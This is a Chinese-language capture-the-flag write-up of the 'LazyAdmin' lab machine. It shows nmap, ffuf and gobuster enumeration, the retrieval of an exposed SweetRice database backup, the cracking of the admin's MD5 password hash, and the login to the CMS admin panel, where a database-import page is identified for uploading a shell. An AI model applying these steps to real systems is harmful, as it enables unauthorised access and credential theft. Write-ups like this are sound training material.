


LazyAdmin Writeup

Target IP Address : 10.48.174.5

Reconnaissance

访问 10.48.174.5 后显示



nmap扫描获取初始信息

```
1 $ nmap -T4 -F 10.48.174.5
2 Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 02:40 +0800
3 Nmap scan report for 10.48.174.5
4 Host is up (0.14s latency).
5 Not shown: 98 closed tcp ports (reset)
6 PORT      STATE SERVICE
7 22/tcp    open  ssh
8 80/tcp    open  http
9
10 Nmap done: 1 IP address (1 host up) scanned in 1.39 seconds
```

使用其他 nmap option/flag IP 会造成扫描时间超时或其他问题

针对<http://10.48.174.5/> 使用ffuf枚举

```
1 $ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.48.174.5/FUZZ
```

```
(odin@Kali-Odin)~$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.48.174.5/FUZZ
v2.1.0-dev

:: Method      : GET
:: URL         : http://10.48.174.5/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

-----
content [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 143ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 5289ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 7294ms]
# directory-list-2.3-small.txt [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 144ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 154ms]
# Copyright 2007 James Fisher [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 147ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 146ms]
# [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 145ms]
# [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 149ms]
# [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 147ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 152ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 155ms]
# [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 367ms]
# on at least 3 different hosts [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 1343ms]
# [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 2317ms]
# [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 150ms]
:: Progress: [87664/87664] :: Job [1/1] :: 257 req/sec :: Duration: [0:06:41] :: Errors: 2 ::
```

Gobuster枚举尝试

```
1 $ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.48.174.5/ -x php
```


```
(odin@Kali-Odin)~$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.48.174.5/ -x php
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.48.174.5/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

content (Status: 301) [Size: 312] [--> http://10.48.174.5/content/]
```

访问 <http://10.48.174.5/content/> 显示



针对<http://10.48.174.5/content> 再次进行ffuf枚举

```
1 $ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u  
http://10.48.174.5//content/FUZZ
```

```

(odin@Kali-Odin)-[~]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.48.174.5//content/FUZZ
# 404.php 2016-09-19 17:55 1.9K
# alert.php 2016-09-19 17:55 2.1K
# cache.php 2016-09-19 17:55 2.4K
# close.php 2016-09-19 17:55 2.4K
# db.php 2019-11-29 12:30 165
# do.php v2.1.0-dev 2016-09-19 17:55 782
# do_attachment.php 2016-09-19 17:55 640
:: Method : GET
:: URL : http://10.48.174.5//content/FUZZ
:: Wordlist : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
# do_attachment.php 2016-09-19 17:55 2.6K
# do_rssfeed.php [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 175ms]
# do_sitemap.php [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 178ms]
# on at least 3 different hosts [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 180ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 181ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 2289ms]
# error_report.php [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 2292ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 2292ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 3302ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 3305ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 3306ms]
# images [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 4278ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 4278ms]
# directory-list-2.3-small.txt [Status: 200, Size: 2197, Words: 109, Lines: 36, Duration: 4297ms]
# js [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 4303ms]
# inc [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 144ms]
# as [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 148ms]
# _themes [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 148ms]
# attachment [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 153ms]
# [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 147ms]
:: Progress: [87664/87664] :: Job [1/1] :: 275 req/sec :: Duration: [0:08:09] :: Errors: 18 ::

```

Gobuster枚举尝试

```

1 $ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u
http://10.48.174.5/content/ -x php

```


```

(odin@Kali-Odin)-[~]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.48.174.5/content/ -x php
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.48.174.5/content/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
images (Status: 301) [Size: 319] [--> http://10.48.174.5/content/images/]
index.php (Status: 200) [Size: 2197]
js (Status: 301) [Size: 315] [--> http://10.48.174.5/content/js/]
inc (Status: 301) [Size: 316] [--> http://10.48.174.5/content/inc/]
as (Status: 301) [Size: 315] [--> http://10.48.174.5/content/as/]
_themes (Status: 301) [Size: 320] [--> http://10.48.174.5/content/_themes/]
attachment (Status: 301) [Size: 323] [--> http://10.48.174.5/content/attachment/]

```

访问找到的路径后.其中/as、/inc拥有重要的内容

<http://10.48.174.5/content/as/>




<http://10.48.174.5/content/inc/>



Index of /content/inc

Name	Last modified	Size	Description
Parent Directory		-	
404.php	2016-09-19 17:55	1.9K	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_entry.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	
do_rssfeed.php	2016-09-19 17:55	1.5K	
do_sitemap.php	2016-09-19 17:55	4.5K	
do_tags.php	2016-09-19 17:55	2.7K	
do_theme.php	2016-09-19 17:55	452	
error_report.php	2016-09-19 17:55	2.5K	
font/	2016-09-19 17:57	-	
function.php	2016-09-19 17:55	89K	
htaccess.txt	2016-09-19 17:55	137	
init.php	2016-09-19 17:55	3.9K	
install.lock.php	2019-11-29 12:30	45	
lang/	2016-09-19 17:57	-	

在 <http://10.48.174.5/content/inc/> 下的/mysql_backup发现了 backup.sql 文件



Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
Parent Directory			
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.48.174.5 Port 80

下载该文件,并查看该sql文件,后能够在其中发现敏感信息

1 | \\"admin\\"";s:7:\\\"manager\\"";s:6:\\\"passwd\\"";s:32:\\\"42f749ade7f9e195bf475f37a44cafcb

```
ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8';
14 => 'INSERT INTO %_options VALUES('\\'global_setting\\',\\'a:17:{s:4:\\\"name\\\";s:25:\\\"Lazy Admin#039;s Website\\\";s:6:\\\"author\\\";s:10:\\\"Lazy Admin\\\";s:5:\\\"title\\\";s:0:\\\"\\\";s:8:\\\"keywords\\\";s:8:\\\"Keywords\\\";s:1
s:\\\"description\\\";s:11:\\\"Description\\\";s:11:\\\"admin\\\";s:7:\\\"manager\\\";s:6:\\\"passwd\\\";s:32:\\\"42f749ade7f9e195bf475f37a44cafcb\\\";s:5:\\\"close\\\";i:1;s:9:\\\"close_tip\\\";s:454:\\\"<p>Welcome to SweetRice - Thank your for install
SweetRice as your website management system.</p><h2>This site is building now - please come later.</h2><p>21 you are the webmaster, please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox \\\"Site close\\\" to
open your website.</p><p>More help at <a href=\\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed\\\">Tip for Basic CMS SweetRice installed</a></p>\\\";s:5:\\\"cache\\\";i:0;s:13:\\\"cache_expired\\\";i:0;s:1
0:\\\"user_track\\\";i:0;s:11:\\\"url_rewrite\\\";i:0;s:4:\\\"logo\\\";s:0:\\\"\\\";s:5:\\\"theme\\\";s:0:\\\"\\\";s:4:\\\"lang\\\";s:9:\\\"en-us.php\\\";s:11:\\\"admin_email\\\";N;\\',\\'1575023409\\');',
15 => 'INSERT INTO %_options VALUES('\\'2\\',\\\"categories\\',\\\"\\',\\'1575023409\\');',
16 => 'INSERT INTO %_options VALUES('\\'3\\',\\\"links\\',\\\"\\',\\'1575023409\\');',
17 => 'DROP TABLE IF EXISTS %_posts';',
18 => 'CREATE TABLE %_posts (
  id int(10) NOT NULL AUTO_INCREMENT,
  name varchar(255) NOT NULL,
  title varchar(255) NOT NULL,
  body longtext NOT NULL,
  keyword varchar(255) NOT NULL DEFAULT '\\',
```

在 <https://crackstation.net/> 中尝试破解 42f749ade7f9e195bf475f37a44cafcb


能够发现 42f749ade7f9e195bf475f37a44cafcb 为 md5 加密内容, 原始内容为 Password123

因此得到了

- username : manager
- password : Password123


Initial Access & Exploitation

使用找到的username&password登陆 <http://10.48.174.5/content/as/>



在 http://10.48.174.5/content/as/?type=data&mode=db_import 下找打了更加适合使用shell的利用点

1. 该位置够在 inc/mysql_backup 直接利用
2. 能够直接上传的shell文件



